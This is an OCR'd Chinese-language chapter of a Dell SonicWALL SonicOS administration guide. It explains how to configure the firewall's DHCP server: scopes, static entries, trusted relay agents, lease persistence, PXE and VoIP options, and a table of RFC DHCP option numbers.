
兼容冲突检测 – 目前，在启用此功能时，DHCP 服务器将执行服务器端冲突检测。服务器端冲突检测的优势在于，即使在 DHCP 客户端未运行客户端冲突检测时，它仍会检测冲突。但是，如果网络中有大量 DHCP 客户端，服务器端冲突检测可能导致更长的等待时间，等待完成完整的 IP 地址分配。对于属于“中继”子网范围的 IP 地址，将不执行冲突检测（和网络预发现）。DHCP 服务器仅对连接到其接口的子网范围执行冲突检测 ICMP 检查。

每个接口上的多个 DHCP 作用域的工作方式

正常情况下，DHCP 客户端会通过发送一条广播 DHCP 发现消息来发起地址分配程序。由于多数路由器不转发广播数据包，因此这种方法要求 DHCP 客户端和服务器驻留在同一 IP 网络或子网。


如果 DHCP 客户端及其关联的 DHCP 服务器不在同一子网中，则需要某种类型的第三方代理（BOOTP 中继代理、IP 助手等）在客户端与服务器之间传输 DHCP 消息。DHCP 中继代理使用其入口接口 IP 地址填充 giaddr 字段，然后将其转发至已配置的 DHCP 服务器。当 DHCP 服务器收到消息时，它会查看 giaddr 字段，以确认其是否拥有能够用来向客户端提供 IP 地址租用的 DHCP 作用域。

图 16. 共享同一 DHCP 服务器的多个子网



每个接口上的多个 DHCP 作用域功能提供了安全增强功能来防范允许更广泛的 DHCP 服务器访问所固有的潜在漏洞。DHCP 高级设置页面利用新的“可信的代理”选项卡提供安全性，在此选项卡中可以指定可信的 DHCP 中继代理。DHCP 服务器将丢弃不在列表中的代理中继的所有消息。

图 17. 可信的 DHCP 中继代理



配置 DHCP 服务器

如果想要使用 Dell SonicWALL 安全设备的 DHCP 服务器，请选中**网络 > DHCP 服务器**页面中的启用 DHCP 服务器。

可以配置以下 DHCP 服务器选项：

- 选中**启用冲突检测**，在每个区域中开启自动 DHCP 作用域冲突检测。

  兼容冲突检测 – 目前，在启用此功能时，DHCP 服务器将执行服务器端冲突检测。服务器端冲突检测的优势在于，即使在 DHCP 客户端未运行客户端冲突检测时，它仍会检测冲突。但是，如果网络中有大量 DHCP 客户端，服务器端冲突检测可能导致更长的等待时间，等待完成完整的 IP 地址分配。

  注：对于属于“中继”子网范围的 IP 地址，将不执行冲突检测。DHCP 服务器仅对连接到其接口的子网范围执行冲突检测 ICMP 检查。

- 选择**启用 DHCP 服务器租约保持**以允许将网络中 DHCP 租用的当前状态定期写入 Flash。重启时，系统将根据 Flash 中存储的 IP.Lease 时间恢复先前的 DHCP 服务器网络 DHCP 分配知识。
  - **DHCP 服务器租约保持监控的间隔**：控制检查网络中的更改以及必要时将更改写入 Flash 的频率。指定以分钟为单位的时间。默认为 **5** 分钟。

    注：将此设置减少到 5 分钟以下可能会缩短 Flash 组件的整体读/写寿命。

要配置**选项对象**、**选项群组**和**可信的代理**，请单击**高级**按钮。如需这些功能的配置的详细信息，请参见第 435 页的配置高级 DHCP 服务器选项。

配置 DHCP 服务器的持续性

DHCP 服务器持续性是防火墙保存 DHCP 租用信息，以及即使在客户端重启后仍旧为客户端提供可预测的、不与网络中其他使用相冲突的 IP 地址的能力。

DHCP 服务器持续性通过定期将 DHCP 租用信息存储到闪存中发挥作用。这样可确保用户拥有可预测的 IP 地址，并最大限度降低了重启后发生 IP 寻址冲突的风险。

DHCP 服务器持续性在用户重启工作站时提供无缝的体验。系统将保存 DHCP 租用信息，且用户将保留相同的工作站 IP 地址。在通常由于维护或升级的原因重启防火墙时，DHCP 服务器持续性提供了以下好处：

- IP 地址唯一性：租用信息存储在闪存中，从而消除了将同一 IP 地址分配给多个用户的风险。
- 配置简单：通过在闪存中保存租用信息，自动恢复用户的连接。

要配置 DHCP 服务器持续性，请选中**启用 DHCP 服务器租约保持**复选框。（可选操作）可通过修改 **DHCP 服务器租约保持监测的间隔**字段来修改 DHCP 服务器存储 DHCP 租用信息的频率。默认为 5 分钟。

DHCP 服务器租用范围

DHCP 服务器租约范围表中显示了当前已配置的 DHCP IP 范围。该表显示了：

- **类型**：动态或静态。
- **租用范围**：IP 地址范围，例如 **172.16.31.2 - 172.16.31.254**。
- **接口**：将该范围分配到的接口。
- **详细信息**：关于租用的详细信息，在将鼠标指针悬停在**备注** 图标上时显示为工具提示。
- **启用**：选中“启用”列中的复选框以启用 DHCP 范围。清除复选框将禁用该范围。
- **配置**：单击**配置**图标以配置 DHCP 范围。

当前 DHCP 租用

当前 DHCP 租用信息显示在**当前 DHCP 租用**表中。每个绑定条目都显示了 **IP 地址**、**以太网地址**和绑定**类型**(动态、动态 BOOTP 或静态 BOOTP）。

要删除某个绑定，从而释放 DHCP 服务器上的 IP 地址，请单击该条目旁边的**删除**图标。例如，在已经从网络中删除某个主机并需要重新使用其 IP 地址的情况下，使用**删除**图标可删除该主机。

配置高级 DHCP 服务器选项

- 第 436 页的配置 DHCP 选项对象
- 第 437 页的配置 DHCP 选项群组

- 第 437 页的配置可信的 DHCP 中继代理地址组
- 第 438 页的启用可信的 DHCP 中继代理

第 446 页的 DHCP 选项编号中按照 RFC 分配的选项编号提供了 DHCP 选项列表。

配置 DHCP 选项对象

配置 *DHCP* 选项对象的步骤如下：

1 转至**网络 > DHCP 服务器**。

2 在**DHCP 服务器设置**下面，单击**高级**按钮。将显示**DHCP 高级设置**窗口。默认选中**选项对象**选项卡。



3 单击**添加选项**按钮。将显示**添加 DHCP 选项对象**窗口。



4 在**选项名称**字段中输入选项的名称。

5 在**选项编号**下拉菜单中，选择对应于您的 DHCP 选项的选项编号。如需选项编号和名称的列表，请参考第 446 页的 DHCP 选项编号。

6 （可选操作）选中**选项数组**复选框，以允许在**选项值**字段中输入多个选项值。

7 选项类型显示在**选项类型**下拉菜单中。如果只有一个可用的选项类型，例如对选项编号 **2**（**时间偏移**）而言，则下拉菜单将显示为灰色。如果有多个可用的选项类型，例如对选项编号 **77**（**用户类信息**）而言，则下拉菜单可正常使用。

8 在**选项值**字段中输入选项值，例如 IP 地址。如果已选中**选项数组**，则可以输入多个用分号 **(;)** 分隔的值。

9 单击**确定**。该对象随即显示在**选项对象**列表中。

配置 DHCP 选项群组

配置 *DHCP* 选项群组的步骤如下：

1 在左侧的导航面板中，转至**网络 > DHCP 服务器**。

2 在“DHCP 服务器设置”下面，单击**高级**按钮。将显示**DHCP 高级设置**窗口。

3 单击**选项群组**选项卡。



4 单击**添加群组**按钮。随即显示**添加 DHCP 选项群组**页面。



5 在**名称**字段中输入群组的名称。

6 从左侧列中选择一个选项对象，然后单击 **->** 按钮，将该选项对象添加到群组中。要同时选择多个选项对象，请按住 **Ctrl** 键，同时选择选项对象。

7 单击**确定**。该群组随即显示在**选项群组**列表中。

配置可信的 DHCP 中继代理地址组

要配置 **Default Trusted Relay Agent List** 地址组，必须先为每个受信的中继代理配置一个地址对象，然后再将这些地址对象添加到 **Default Trusted Relay Agent List** 地址组或自定义地址组中。

地址对象或地址组的配置在“网络 > 地址对象”页面中进行。

如需配置用于受信中继代理的地址对象，以及配置 *Default Trusted Relay Agent List* 地址组或自定义地址组，请执行以下步骤：

1 转至**网络 > 地址对象**。

2 在**地址对象**下面，单击**添加**按钮。

3 在**添加地址对象**窗口中，使用合适的 DHCP 中继代理值填写字段，然后单击**添加**。根据需要，重复添加更多中继代理。如需配置地址对象的更多信息，请参见第 348 页的创建和管理地址对象。

4 可执行以下某种操作：

- 在**地址组**下面，要将中继代理地址对象添加到 **Default Trusted Relay Agent List** 地址组，请单击相应行中的**配置**图标。

  从左侧的列表中选择需要的地址对象，然后单击向右箭头按钮将其移到右侧的列表中。完成时，单击**确定**。

- 要将中继代理地址对象添加到新的自定义地址组，请单击**地址组**下面的**添加群组**。

5 在**名称**字段中输入地址组的描述性名称。

6 从左侧的列表中选择需要的地址对象，然后单击向右箭头按钮将其移到右侧的列表中。

7 完成时，单击**确定**。

启用可信的 DHCP 中继代理

在**DHCP 高级设置**页面中，可以使用 **Default Trusted Relay Agent List** 地址组启用**受信中继代理列表**选项，或使用现有的地址对象创建另一个地址对象。

如需启用受信中继代理列表选项并选择需要的地址组，请执行以下步骤：


1 在左侧的导航面板中，转至**网络 > DHCP 服务器**页面。

2 在“DHCP 服务器设置”下面，单击**高级**按钮。

3 在“DHCP 高级设置”页面中，单击**可信的代理**选项卡。



4 选中**启用可信的 DHCP 中继代理列表**复选框。**可信的中继代理列表**下拉列表随即变为可用。下拉列表中包含现有的所有地址对象以及**创建新地址对象群组**选项。



5 如需使用 **Default Trusted Relay Agent List** 地址组或其他现有地址组，请从下拉列表中选择对应项目。

6 如需为此选项创建自定义地址组，请选择**创建新地址对象群组**。随即显示“添加地址对象群组”窗口。执行以下步骤：

1 使用地址组的描述性名称填写**名称**字段。

2 在左侧的列表中选择需要的地址对象，然后通过单击向右箭头按钮，将其移至右侧的列表中。

3 单击**确定**。

在 **DHCP 高级设置**窗口中，新的地址组将显示在**受信中继代理列表**下拉列表中。现在可以在“网络 > 地址对象”页面中使用该新地址组，也可以在这里对其进行编辑或删除。

7 在“DHCP 高级设置”页面中，单击**确定**以使用所选的地址组来启用**受信中继代理列表**选项。

配置用于动态范围的 DHCP 服务器

由于 SonicOS 允许每个接口上的多个 DHCP 作用域，因此在配置 DHCP 作用域时，无需将子网范围关联到接口。

如需配置用于动态 *IP* 地址范围的 *DHCP* 服务器，请遵循以下说明：

1 在**网络 > DHCP 服务器**页面 **DHCP 服务器租用范围**表的底部，单击**添加动态**。随即显示**动态范围配置**窗口。



常规设置

2 在**常规**页面中，如果想要启用此范围，确保选中**启用此 DHCP 范围**复选框。

3 要使用特定接口的默认值填充**起始范围**、**终止范围**、**默认网关**和**子网掩码**字段，请选中页面底部附近的**接口预绑定**复选框，并从下拉列表中选择接口。所填充的 IP 地址与所选的接口位于同一专用子网中。

> **重要：**要从接口菜单中选择某个接口，必须先对接口进行完整配置，且接口必须为区域类型 LAN、WLAN 或 DMZ，或为 VLAN 子接口。

4 使用在**起始范围**和**终止范围**字段中填充的 IP 地址范围条目或输入您自己的 IP 地址范围。

5 在**租用时间（分钟数）**字段中，输入在为接口颁发另一个 IP 地址之前使用原 IP 地址的分钟数。默认值为 **1440** 分钟（24 小时）。

6 使用填充的网关地址或在**默认网关**字段中输入网关的 IP 地址。

7 使用填充的子网掩码或在**子网掩码**字段中输入网关子网掩码。

8 如果网络中有 BOOTP 客户端，请选中**允许 BOOTP 客户端使用范围**。

BOOTP 代表 bootstrap 协议，该协议是无磁盘工作站用于从 BOOTP 服务器获取其 IP 地址、其他 TCP/IP 配置信息及其引导映像文件的 TCP/IP 协议和服务。

DNS/WINS 设置

9 单击 **DNS/WINS** 选项卡，继续配置 DHCP 服务器功能。



10 如果您有 DNS 服务器的域名，请输入到**域名**字段中。

11 **使用 SonicWALL 的 DNS 设置**动态继承 **DNS 设置**将自动使用**网络 > DNS** 页面中的设置来填充 DNS 和 WINS 设置。默认情况下已选中该选项。

12 如果您不想使用防火墙的网络设置，请选中**手动指定**，并在 **DNS 服务器 1** 字段中输入您的 DNS 服务器 IP 地址。可以指定两个额外的 DNS 服务器。

13 如果网络中有正在运行的 WINS，请在 **WINS 服务器 1** 字段中输入 WINS 服务器 IP 地址。可以添加一个额外的 WINS 服务器。

高级设置

14 单击**高级**选项卡。**高级**选项卡可用于配置 DHCP 服务器向网络中的 VoIP 客户端发送 Cisco 呼叫管理程序信息。



15 在**VoIP 呼叫管理器**下面的**呼叫管理器 1** 字段中，输入您的 VoIP 呼叫管理器的 IP 地址或 FQDN。可以添加两个额外的 VoIP 环境管理器地址。

16 在**网络启动设置**下面的**下一个服务器**字段中，输入 PXE 客户端在启动过程的下一阶段中使用的 PXE 启动服务器（TFTP 服务器）的 IP 地址。

网络启动设置下面的字段用于预启动执行环境 (PXE)，在此环境中，客户端使用在网络接口上获取的文件启动。PXE 客户端从 DHCP 服务器中获取 PXE 启动服务器的 IP 地址和名称。

在使用这些选项时，请选中**DHCP 常规选项**下面的 **PXE** 。

17 在**启动文件**字段中，输入 PXE 客户端可通过 TFTP 从 PXE 启动服务器获取的启动文件名称。

18 在**服务器名称**字段中，输入 PXE 启动服务器（TFTP 服务器）的 DNS 主机名。

19 如需配置 DHCP 常规选项的信息，请参见第 445 页的配置用于 DHCP 租用范围的 DHCP 常规选项。

20 单击**确定**。

21 单击**接受**，以便设置在防火墙中生效。

如需 Dell SonicWALL 安全设备中的 VoIP 支持功能的更多信息，请参见第 911 页的VoIP 概述。

配置静态 DHCP 条目

静态条目是分配给需要永久 IP 设置的服务器的 IP 地址。由于 SonicOS 允许每个接口上的多个 DHCP 作用域，因此在配置 DHCP 作用域时，无需将子网范围关联到接口。

配置静态条目的步骤如下：

1 在**网络 > DHCP 服务器**页面 **DHCP 服务器租约范围**表的底部，单击**添加静态**。随即显示**静态条目配置**窗口。



常规设置

2 在**常规**选项卡中，如果想要启用此条目，确保选中**启用此 DHCP 范围**。

3 在**条目名称**字段中输入静态 DNS 条目的名称。

4 在**静态 IP 地址**字段中输入设备的 IP 地址。

5 在**以太网地址**字段中输入设备的以太网 (MAC) 地址。

6 在**租用时间（分钟数）**字段中，输入在为接口颁发另一个 IP 地址之前使用原 IP 地址的分钟数。默认值为 **1440** 分钟（24 小时）。

7 要使用特定接口的默认值填充**默认网关**和**子网掩码**字段，请选中页面底部附近的**接口预绑定**复选框，并从下拉列表中选择接口。所填充的 IP 地址与所选的接口位于同一专用子网中。

> **注：**要从接口菜单中选择某个接口，必须先对接口进行完整配置，且接口必须为区域类型 LAN、WLAN 或 DMZ，或为 VLAN 子接口。

8 使用填充的网关地址或在**默认网关**字段中输入网关的 IP 地址。

9 使用填充的子网掩码或在**子网掩码**字段中输入网关子网掩码。

DNS/WINS 设置

10 单击 **DNS/WINS** 选项卡，继续配置 DHCP 服务器功能。



11 如果您有 DNS 服务器的域名，请输入到**域名**字段中。

12 默认选中**从 SonicWALL 的 DNS 设置动态继承 DNS 设置**。选中此选项时，“DNS 服务器 IP”字段不可用。

13 如果您不想使用防火墙的网络设置，请选中**手动指定**，并在 **DNS 服务器 1** 字段中输入您的 DNS 服务器 IP 地址。可以指定两个额外的 DNS 服务器。

14 如果网络中有正在运行的 WINS，请在 **WINS 服务器 1** 字段中输入 WINS 服务器 IP 地址。可以指定一个额外的 WINS 服务器。

高级设置

15 单击**高级**选项卡。**高级**选项卡可用于配置 DHCP 服务器向网络中的 VoIP 客户端发送 Cisco 呼叫管理程序信息。



16 在**呼叫管理器 1** 字段中，输入您的 VoIP 呼叫管理器的 IP 地址或 FQDN。可以添加两个额外的 VoIP 环境管理器地址。

17 在**网络启动设置**下面的**下一个服务器**字段中，输入 PXE 客户端在启动过程的下一阶段中使用的 PXE 启动服务器（TFTP 服务器）的 IP 地址。

网络启动设置下面的字段用于预启动执行环境 (PXE)，在此环境中，客户端使用在网络接口上获取的文件启动。PXE 客户端从 DHCP 服务器中获取 PXE 启动服务器的 IP 地址和名称。

在使用这些选项时，请选中**DHCP 常规选项**下面的 **PXE**。

18 在**启动文件**字段中，输入 PXE 客户端可通过 TFTP 从 PXE 启动服务器获取的启动文件名称。

19 在**服务器名称**字段中，输入 PXE 启动服务器（TFTP 服务器）的 DNS 主机名。

20 如需配置 DHCP 常规选项的信息，请参见第 445 页的配置用于 DHCP 租用范围的 DHCP 常规选项。

21 单击**确定**将设置添加到防火墙。

22 单击**接受**，以便设置在防火墙中生效。

如需 Dell SonicWALL 安全设备中的 VoIP 支持功能的更多信息，请参见第 911 页的 VoIP 概述。

配置用于 DHCP 租用范围的 DHCP 常规选项

本章节介绍用于 DHCP 租用范围常规选项的配置任务。

> **注：**在配置 DHCP 租用范围常规选项之前，必须先创建静态或动态 DHCP 服务器租用范围。

第 446 页的 DHCP 选项编号中按照 RFC 分配的选项编号提供了 DHCP 选项列表。

如需配置用于 *DHCP* 服务器租用范围的 *DHCP* 常规选项，请执行以下任务：

1 如果修改现有的 DHCP 租用范围，请在**网络 > DHCP 服务器**页面中找到“DHCP 服务器租用范围”下面的租用范围，并单击**配置**图标，然后单击**高级**选项卡。如果创建新的 DHCP 租用范围，请单击**高级**选项卡。



2 在 **DHCP 常规选项群组**下拉菜单中选择一个 DHCP 选项或选项群组。

在已配置“网络启动设置”字段以配合使用 PXE 时，在此处选中 **PXE**。

3 要始终对此 DHCP 服务器租用范围使用 DHCP 选项，请选中**总发送常规选项**旁边的复选框。

4 单击**确定**。

DHCP 选项编号

表 56. RFC 定义的 DHCP 选项编号和说明

选项编号	名称	说明
2	时间偏移	与 UTC 的时间偏移（以秒为单位）
3	路由器	N/4 路由器地址
4	时间服务器	N/4 时间服务器地址
5	名称服务器	N/4 IEN-116 服务器地址
6	DNS 服务器	N/4 DNS 服务器地址
7	日志服务器	N/4 记录服务器地址
8	Cookie 服务器	N/4 引用服务器地址
9	LPR 服务器	N/4 打印机服务器地址
10	Impress 服务器	N/4 Impress 服务器地址
11	RLP 服务器	N/4 RLP 服务器地址
12	主机名	主机名字符串
13	启动文件大小	启动文件的大小，以 512 字节区块为单位
14	Merit 转储文件	要转储的客户端和转储到的文件名称
15	域名	客户端的 DNS 域名
16	交换服务器	交换服务器地址
17	根路径	根磁盘的路径名称
18	扩展文件	获取更多 BOOTP 信息的修补程序名称
19	IP 层转发	启用或禁用 IP 转发
20	源路由启用程序	启用或禁用源路由
21	策略过滤器	路由策略过滤器
22	最大数据报重组大小	最大数据报重组大小
23	默认 IP TTL	默认 IP 生存时间
24	路径 MTU 超时	路径 MTU 超时
25	MTU 平台	路径 MTU 平台表
26	接口 MTU 大小	接口 MTU 大小
27	所有子网均为本地子网	所有子网均为本地子网
28	广播地址	广播地址
29	执行掩码发现	执行掩码发现
30	向其他提供掩码	向其他提供掩码
31	执行路由器发现	执行路由器发现
32	路由器请求地址	路由器请求地址
33	静态路由表	静态路由表
34	尾部封装	尾部封装
35	ARP 缓存超时	ARP 缓存超时
36	以太网封装	以太网封装
37	默认 TCP 生存时间	默认 TCP 生存时间
38	TCP 存活间隔	TCP 存活间隔
39	TCP 存活无用数据	TCP 存活无用数据

表 56. RFC 定义的 DHCP 选项编号和说明

选项编号	名称	说明
40	NIS 域名	NIS 域名
41	NIS 服务器地址	NIS 服务器地址
42	NTP 服务器地址	NTP 服务器地址
43	供应商特定信息	供应商特定信息
44	NetBIOS 名称服务器	NetBIOS 名称服务器
45	NeTBIOS 数据报分配	NeTBIOS 数据报分配
46	NeTBIOS 节点类型	NeTBIOS 节点类型
47	NetBIOS 范围	NetBIOS 范围
48	X 窗口字体服务器	X 窗口字体服务器
49	X 窗口显示管理器	X 窗口显示管理器
50	请求的 IP 地址	请求的 IP 地址
51	IP 地址租用时间	IP 地址租用时间
52	选项重载	重载“sname”或“file”
53	DHCP 消息类型	DHCP 消息类型
54	DHCP 服务器标识	DHCP 服务器标识
55	参数请求列表	参数请求列表
56	消息	DHCP 错误消息
57	DHCP 消息最大大小	DHCP 消息最大大小
58	续订时间值	DHCP 续订 (T1) 时间
59	重绑时间值	DHCP 重绑 (T2) 时间
60	客户端标识符	客户端标识符
61	客户端标识符	客户端标识符
62	Netware/IP 域名	Netware/IP 域名
63	Netware/IP 子选项	Netware/IP 子选项
64	NIS+ V3 客户端域名	NIS+ V3 客户端域名
65	NIS+ V3 服务器地址	NIS+ V3 服务器地址
66	TFTP 服务器名称	TFTP 服务器名称
67	启动文件名称	启动文件名称
68	主代理地址	主代理地址
69	简单邮件服务器地址	简单邮件服务器地址
70	邮局服务器地址	邮局服务器地址
71	网络新闻服务器地址	网络新闻服务器地址
72	WWW 服务器地址	WWW 服务器地址
73	接头程序服务器地址	接头程序服务器地址
74	聊天服务器地址	聊天服务器地址
75	StreetTalk 服务器地址	StreetTalk 服务器地址
76	StreetTalk 目录辅助地址	StreetTalk 目录辅助地址
77	用户类信息	用户类信息
78	SLP 目录代理	目录代理信息
79	SLP 服务范围	服务位置代理范围

表 56. RFC 定义的 DHCP 选项编号和说明

选项编号	名称	说明
80	快速提交	快速提交
81	FQDN，完全限定的域名	完全限定的域名
82	中继代理信息	中继代理信息
83	Internet 存储名称服务	Internet 存储名称服务
84	未定义	N/A
85	Novell 目录服务器	Novell 目录服务服务器
86	Novell 目录服务器树名称	Novell 目录服务服务器树名称
87	Novell 目录服务器上下文	Novell 目录服务服务器上下文
88	BCMCS 控制器域名列表	BCMCS 控制器域名列表
89	BCMCS 控制器 IPv4 地址列表	BCMCS 控制器 IPv4 地址列表
90	身份验证	身份验证
91	未定义	N/A
92	未定义	N/A
93	客户端系统	客户端系统体系结构
94	客户端网络设备接口	客户端网络设备接口
95	LDAP 使用	轻量级目录访问协议
96	未定义	N/A
97	基于 UUID/GUID 的客户端标识符	基于 UUID/GUID 的客户端标识符
98	打开组的用户身份验证	打开组的用户身份验证
99	未定义	N/A
100	未定义	N/A
101	未定义	N/A
102	未定义	N/A
103	未定义	N/A
104	未定义	N/A
105	未定义	N/A
106	未定义	N/A
107	未定义	N/A
108	未定义	N/A
109	自治系统号	自治系统号
110	未定义	
111	未定义	
112	NetInfo 父服务器地址	NetInfo 父服务器地址
113	NetInfo 父服务器标记	NetInfo 父服务器标记
114	URL：	URL：
115	未定义	N/A
116	自动配置	DHCP 自动配置
117	名称服务搜索	名称服务搜索
118	子网集合	子网选择
119	DNS 域搜索列表	DNS 域搜索列表
120	SIP 服务器 DHCP 选项	SIP 服务器 DHCP 选项

表 56. RFC 定义的 DHCP 选项编号和说明

选项编号	名称	说明
121	无类静态路由选项	无类静态路由选项
122	CCC，CableLabs 客户端配置	CableLabs 客户端配置
123	GeoConf	GeoConf
124	供应商标识的供应商类	供应商标识的供应商类
125	供应商标识的供应商特定	供应商标识的供应商类
126	未定义	N/A
127	未定义	N/A
128	TFTP 服务器 IP 地址	用于 IP 电话软件负载的 TFTP 服务器 IP 地址
129	呼叫服务器 IP 地址	呼叫服务器 IP 地址
130	区分字符串	用于识别供应商的区分字符串
131	远程统计服务器 IP 地址	远程统计服务器 IP 地址
132	802.1Q VLAN ID	IEEE 802.1Q VLAN ID
133	802.1Q L2 优先级	IEEE 802.1Q 第 2 层优先级
134	Diffserv 码位	用于 VoIP 信令和媒体流的 Diffserv 码位
135	手机应用的 HTTP 代理	手机特定应用的 HTTP 代理
136	未定义	N/A
137	未定义	N/A
138	未定义	N/A
139	未定义	N/A
140	未定义	N/A
141	未定义	N/A
142	未定义	N/A
143	未定义	N/A
144	未定义	N/A
145	未定义	N/A
146	未定义	N/A
147	未定义	N/A
148	未定义	N/A
149	未定义	N/A
150	TFTP 服务器地址，Etherboot，GRUB 配置	TFTP 服务器地址，Etherboot，GRUB 配置
151	未定义	
152	未定义	N/A
153	未定义	N/A
154	未定义	N/A
155	未定义	N/A
156	未定义	N/A
157	未定义	N/A
158	未定义	N/A
159	未定义	N/A
160	未定义	N/A
161	未定义	N/A

表 56. RFC 定义的 DHCP 选项编号和说明

选项编号	名称	说明
162	未定义	N/A
163	未定义	N/A
164	未定义	N/A
165	未定义	N/A
166	未定义	N/A
167	未定义	N/A
168	未定义	N/A
169	未定义	N/A
170	未定义	N/A
171	未定义	N/A
172	未定义	N/A
173	未定义	N/A
174	未定义	N/A
175	以太网启动	以太网启动
176	IP 电话	IP 电话
177	以太网启动 PacketCable 和 CableHome	以太网启动 PacketCable 和 CableHome
178	未定义	N/A
179	未定义	N/A
180	未定义	N/A
181	未定义	N/A
182	未定义	N/A
183	未定义	N/A
184	未定义	N/A
185	未定义	N/A
186	未定义	N/A
187	未定义	N/A
188	未定义	N/A
189	未定义	N/A
190	未定义	N/A
191	未定义	N/A
192	未定义	N/A
193	未定义	N/A
194	未定义	N/A
195	未定义	N/A
196	未定义	N/A
197	未定义	N/A
198	未定义	N/A
199	未定义	N/A
200	未定义	N/A
201	未定义	N/A
202	未定义	N/A
203	未定义	N/A

表 56. RFC 定义的 DHCP 选项编号和说明

选项编号	名称	说明
204	未定义	N/A
205	未定义	N/A
206	未定义	N/A
207	未定义	N/A
208	pxelinux.magic (string) = 241.0.116.126	pxelinux.magic (string) = 241.0.116.126
209	pxelinux.configfile (text)	pxelinux.configfile (text)
210	pxelinux.pathprefix (text)	pxelinux.pathprefix (text)
211	pxelinux.reboottime	pxelinux.reboottime
212	未定义	N/A
213	未定义	N/A
214	未定义	N/A
215	未定义	N/A
216	未定义	N/A
217	未定义	N/A
218	未定义	N/A
219	未定义	N/A
220	子网分配	子网分配
221	虚拟子网分配	虚拟子网选择
222	未定义	N/A
223	未定义	N/A
224	专用	专用
225	专用	专用
226	专用	专用
227	专用	专用
228	专用	专用
229	专用	专用
230	专用	专用
231	专用	专用
232	专用	专用
233	专用	专用
234	专用	专用
235	专用	专用
236	专用	专用
237	专用	专用
238	专用	专用
239	专用	专用
240	专用	专用
241	专用	专用
242	专用	专用
243	专用	专用
244	专用	专用
245	专用	专用

表 56. RFC 定义的 DHCP 选项编号和说明

选项编号	名称	说明
246	专用	专用
247	专用	专用
248	专用	专用
249	专用	专用
250	专用	专用
251	专用	专用
252	专用	专用
253	专用	专用
254	专用	专用

DHCP 和 IPv6

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

在**网络 > DNS** 页面左上角的**视图 IP 版本**单选按钮中选择 **IPv6** 选项后，可以按与配置 IPv4 类似的方法配置 DHCPv6 服务器。



